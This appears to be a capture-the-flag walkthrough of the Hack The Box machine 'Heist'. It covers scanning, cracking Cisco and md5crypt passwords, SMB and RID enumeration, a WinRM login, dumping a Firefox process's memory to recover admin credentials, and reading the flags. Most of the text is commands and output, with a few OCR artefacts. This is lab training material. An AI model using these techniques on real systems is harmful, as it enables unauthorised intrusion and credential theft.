

Heist

nmap -sC -sV -A 10.129.228.118

Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-02-28 21:25 EST

Nmap scan report for 10.129.228.118

Host is up (0.17s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Microsoft IIS httpd 10.0
--------	------	------	--------------------------

| http-methods:

|_ Potentially risky methods: TRACE

|_ http-server-header: Microsoft-IIS/10.0

| http-title: Support Login Page

|_ Requested resource was login.php

| http-cookie-flags:

| /:

| PHPSESSID:

|_ httponly flag not set

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2019 (89%)

Aggressive OS guesses: Microsoft Windows Server 2019 (89%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2025-03-01T02:26:25

|_ start_date: N/A

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

TRACEROUTE (using port 80/tcp)


HOP RTT ADDRESS

1 163.96 ms 10.10.16.1

2 236.91 ms 10.129.228.118

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 72.74 seconds



looks like it is running IIS on windows machine

also i noticed that it is running ssh on port 22 but the port status is filtered

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# nmap -p 22 10.129.228.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-28 22:36 EST
Nmap scan report for Heist.htb (10.129.228.118)
Host is up (0.094s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

if u pressed on login as guest it will give u the following



Welcome, please login

Username




Password



Login

☒ Remember

Login as guest



an issues page and user named Hazard reporting about a problem with his cisco router.

don't forget to check the attachment

it will redirect to the following page >> <http://10.129.228.118/attachments/config.txt>

```
10.129.228.118/attachments/config.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
ip ssh authentication-retries 5
ip ssh version 2
!
router bgp 100
synchronization
bgp log-neighbor-changes
bgp dampening
network 192.168.0.0 mask 300.255.255.0
timers bgp 3 9
redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
session-timeout 600
authorization exec SSH
transport input ssh
```

the page contain a three hashes and we need to identify the hashes and crack them

first one is MD5 hash and we gonna use john the ripper to crack it with the following command `john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash`

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# john --show hash
?:stealth1agent

1 password hash cracked, 0 left
```

next will go for the other two hashes related to the router and we gonna use <https://www.ifm.net.nz/cookbooks/passwordcracker.html>

and u can see it is Cisco Type 7 encrypted passwords. Cisco Type 7 encryption is

a weak and reversible encryption method used in Cisco devices to obfuscate passwords in configuration files.



Cisco Password Cracker

IFM supplies network engineering services for \$NZ200+GST per hour. If you require assistance with designing or engineering a Cisco network - hire us!

Note: This page uses client side Javascript. It does not transmit any information entered to IFM.

Ever had a type 7 Cisco password that you wanted to crack/break? This piece of Javascript was inspired by the WWW page <http://insecure.org/spl0its/cisco.passwords.html> passwords will be in lines like:

```
enable password 7 095C4F1A0A1218000F
...
username user password 7 12090404011C03162E
```

Take the type 7 password, such as the text above in red, and paste it into the box below and click "Crack Password".

Type 7 Password:	<input type="text" value="02375012182C1A1D751618034F36415408"/>
<input type="button" value="Crack Password"/>	
Plain text:	<input type="text" value="Q4)sjU\Y8qz*A3?d"/>

Have you got a type 5 password you want to break? Try our [Cisco IOS type 5 enable secret password cracker](#) instead..

with the help of CME we can enumerate the smb share on the machine with the following command

`crackmapexec smb 10.129.228.118 -u 'Hazard' -p 'stealth1agent' --shares`

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# crackmapexec smb 10.129.228.118 -u 'Hazard' -p 'stealth1agent' --shares
[*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMB
v1:False)
SMB 10.129.228.118 445 SUPPORTDESK [+] SupportDesk\Hazard:stealth1agent
SMB 10.129.228.118 445 SUPPORTDESK [+] Enumerated shares
SMB 10.129.228.118 445 SUPPORTDESK
SMB 10.129.228.118 445 SUPPORTDESK
SMB 10.129.228.118 445 SUPPORTDESK
SMB 10.129.228.118 445 SUPPORTDESK
SMB 10.129.228.118 445 SUPPORTDESK
SMB 10.129.228.118 445 SUPPORTDESK
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC

then we will use lookupSID.py from impacket >> <https://github.com/fortra/impacket/blob/master/examples/lookupSID.py>

lookupSID.py is a tool in the **Impacket library** that is used to perform **SID (Security Identifier) enumeration** on Windows systems.

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# python3 lookupSID.py Hazard:stealth1agent@Heist.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at Heist.htb
[*] StringBinding ncacn_np:Heist.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

NOTE: don't forget to add the machine IP in Your /etc/hosts file

now for another way in u can give this a try

remember that the machine got rpc running on it ?

yup on the port 135, so u can use the tool rpcclient to enum the users and SIDs

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# rpcclient -U 'hazard%stealth1agent' 10.129.228.118
rpcclient $> lookupnames hazard
hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
rpcclient $> lookupnames administrator
administrator S-1-5-21-4254423774-1266059056-3197185112-500 (User: 1)
rpcclient $> lookupnames rout3r
result was NT_STATUS_NONE_MAPPED
rpcclient $> lookupnames admin
result was NT_STATUS_NONE_MAPPED
rpcclient $> █
```

note that the SID value is the same for all users EXCEPT the last piece of it
the standard SID format is S-R-I-S-S...

we can take a closer look at the user Hazard SID

S:

- Indicates that this is a SID.

1:

Revision level: Always 1 for Windows SIDs.

5:

Identifier authority: 5 represents the **NT Authority**, which is used for most

Windows SIDs.

21:

First subauthority: Indicates that this SID is for a **domain or local computer**. The value 21 is common for domain or local accounts.

4254423774-1266059056-3197185112:

Domain/Computer Identifier: These three subauthority values uniquely identify the **domain or local computer** where the account was created. This part of the SID is unique to the domain or computer and is generated when the domain or computer is set up.

1008:

Relative Identifier (RID): This is the unique identifier for the **specific user or group** within the domain or computer

so we can write a small script to do the enumeration for us

```
for i in {1000..1050}; do rpcclient -U 'hazard%stealth1agent' 10.129.228.118 -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" | grep -v unknown; done
```

```
(root@kali)~[/home/kali/OSCP/HTB_Machines/Heist]
# for i in {1000..1050}; do rpcclient -U 'hazard%stealth1agent' 10.129.228.118 -c "lookupsids S-1-5-21-4254423774-1266059056-3197185112-$i" | grep -v unknown; done
S-1-5-21-4254423774-1266059056-3197185112-1008 SUPPORTDESK\Hazard (1)
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
```

after a couple of tryings we get to login as user chase with password 'Q4)sJu\Y8qz*A3?d'

```
(root@kali)~[/home/kali/OSCP/HTB_Machines/Heist]
# evil-winrm -i 10.129.228.118 -u chase -p 'Q4)sJu\Y8qz*A3?d'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

now u can get the user flag

```
*Evil-WinRM* PS C:\Users\Chase\Documents>
*Evil-WinRM* PS C:\Users\Chase\Documents>
*Evil-WinRM* PS C:\Users\Chase\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
(.....)70fd9
*Evil-WinRM* PS C:\Users\Chase\Desktop>
```

then we will use winpeas as our PrivEsc tool u can download it from here <https://github.com/peass-ng/PEASS-ng/releases/tag/20250223-a8d560c8>

in the evil-winrm session u can just type upload and it will upload the tool for u to run it

[illegible]

u can find a database file in the location C:
 \Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.
 db
 but it have no use as is very big file

```
ÉÉÉÉÉÉÉÉÉÉÉÉ' Looking for Firefox DBs
É https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#browsers-history
  Firefox credentials file exists at C:\Users\Chase\AppData\Roaming\Mozilla\Firefox\Profiles\77nc64t5.default\key4.db
```

after some enumeration we found that the user Chase got some access on the mozilla app running

```
*Evil-WinRM* PS C:\Users\Chase> Get-ChildItem -Path . -Directory -Hidden
```

Directory: C:\Users\Chase

Mode	LastWriteTime	Length	Name
d--h--	4/22/2019 7:14 AM		AppData
d--hsl	4/22/2019 7:14 AM		Application Data
d--hsl	4/22/2019 7:14 AM		Cookies
d--hsl	4/22/2019 7:14 AM		Local Settings
d--hsl	4/22/2019 7:14 AM		My Documents
d--hsl	4/22/2019 7:14 AM		NetHood
d--hsl	4/22/2019 7:14 AM		PrintHood
d--hsl	4/22/2019 7:14 AM		Recent
d--hsl	4/22/2019 7:14 AM		SendTo
d--hsl	4/22/2019 7:14 AM		Start Menu
d--hsl	4/22/2019 7:14 AM		Templates

u can type ps to list all the running processes or just type get-process firefox

Evil-WinRM PS C:\Users\Chase\AppData\Roaming\Mozilla> ps

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
465	18	2272	5288		368	0	csrss
292	13	1936	4988		476	1	csrss
357	15	3492	14576		3836	1	ctfmon
254	14	3952	13384		3764	0	dllhost
166	9	1888	9696	0.05	6860	1	dllhost
617	32	30028	56188		972	1	dwm
1497	57	23476	77300		5248	1	explorer
355	25	16388	38720	0.11	6292	1	firefox
1071	70	149436	226436	4.72	6492	1	firefox
347	19	10180	288508	0.08	6612	1	firefox
401	33	31564	90720	0.50	6772	1	firefox
378	28	22068	58656	0.30	7000	1	firefox
49	6	1792	4588		780	1	fontdrvhost
49	6	1528	3856		788	0	fontdrvhost
0	0	56	8		0	0	Idle
981	23	5864	15140		640	0	lsass
223	13	3016	10240		3816	0	msdtc
0	12	272	15096		88	0	Registry
274	14	3304	15400		5724	1	RuntimeBroker
145	8	1640	7484		5820	1	RuntimeBroker
329	18	20088	32828		5924	1	RuntimeBroker
668	32	20152	62108		5744	1	SearchUI
526	11	4976	9692		616	0	services
693	29	14932	50300		5640	1	ShellExperienceHost
436	17	4896	23888		4972	1	sihost
53	3	516	1156		272	0	smss
469	23	5816	16152		2380	0	spoolsv
333	16	5200	13588		244	0	svchost
201	12	2056	9660		680	0	svchost
115	7	1304	5204		712	0	svchost
85	5	924	3816		736	0	svchost
149	9	1804	11196		752	0	svchost
855	20	7060	22124		756	0	svchost
856	16	5348	12052		860	0	svchost
252	10	2020	7680		924	0	svchost
380	13	10956	15012		1048	0	svchost
140	7	1356	5616		1152	0	svchost
233	11	2452	9652		1160	0	svchost
122	16	3764	7692		1188	0	svchost
212	9	2164	7504		1236	0	svchost

```
*Evil-WinRM* PS C:\Users\Chase\AppData\Roaming\Mozilla> get-process firefox
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
355	25	16388	38720	0.11	6292	1	firefox
1069	70	149408	226432	4.72	6492	1	firefox
347	19	10180	288508	0.08	6612	1	firefox
401	33	31564	90720	0.50	6772	1	firefox
378	28	22068	58664	0.30	7000	1	firefox

```
*Evil-WinRM* PS C:\Users\Chase\AppData\Roaming\Mozilla> █
```

next we will dump these running processes to extract anything important from it (password or hash or authentication http request contain token) and to do that we will use procdump.exe >> <https://learn.microsoft.com/en-us/sysinternals/downloads/procdump>

then we will upload procdump64.exe from the eveil-winrm session
\\procdump64.exe -accepteula -ma 6612

also i found the script Out-Minidump.ps1 from Powersploit <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1>

Out-Minidump writes a process dump file with all process memory to disk.

This is similar to running procdump.exe with the '-ma' switch.

all what u have to do is to download the dmp file on your kali and run
strings firefox.exe_191129_211531.txt | grep 'password'

```
(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# strings firefox.exe_191129_211531.txt | grep 'password'
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
security.ask_for_password
services.sync.engine.passwords.validation.percentageChance
security.insecure_password.ui.enabled
urlclassifier.passwordAllowTable
editor.password.testing.mask_delay
services.sync.engine.passwords.validation.interval
security.password_lifetime
editor.password.mask_delay
browser.safebrowsing.passwords.enabled
services.sync.engine.passwords
privacy.cpd.passwords
services.sync.engine.passwords.validation.maxRecords
goog-badbinurl-proto,goog-downloadwhite-proto,goog-phish-proto,googpub-phish-proto,goog-malware-proto,goog-unwanted-proto,goog-
harmful-proto,goog-passwordwhite-proto
https://support.mozilla.org/1/firefox/%VERSION%/%OS%/%LOCALE%/password-manager-report
chrome://passwordmgr/content/recipes.json
goog-downloadwhite-digest256,base-track-digest256,mzstd-trackwhite-digest256,content-track-digest256,mzplugin-block-digest256
```

evil-winrm -i 10.129.228.118 -u administrator -p '4dD!5}x/re8]FBuZ'

```

(root@kali)-[/home/kali/OSCP/HTB_Machines/Heist]
# evil-winrm -i 10.129.228.118 -u administrator -p '4dD!5}x/re8]FBuZ' centageChance
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f2bb
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```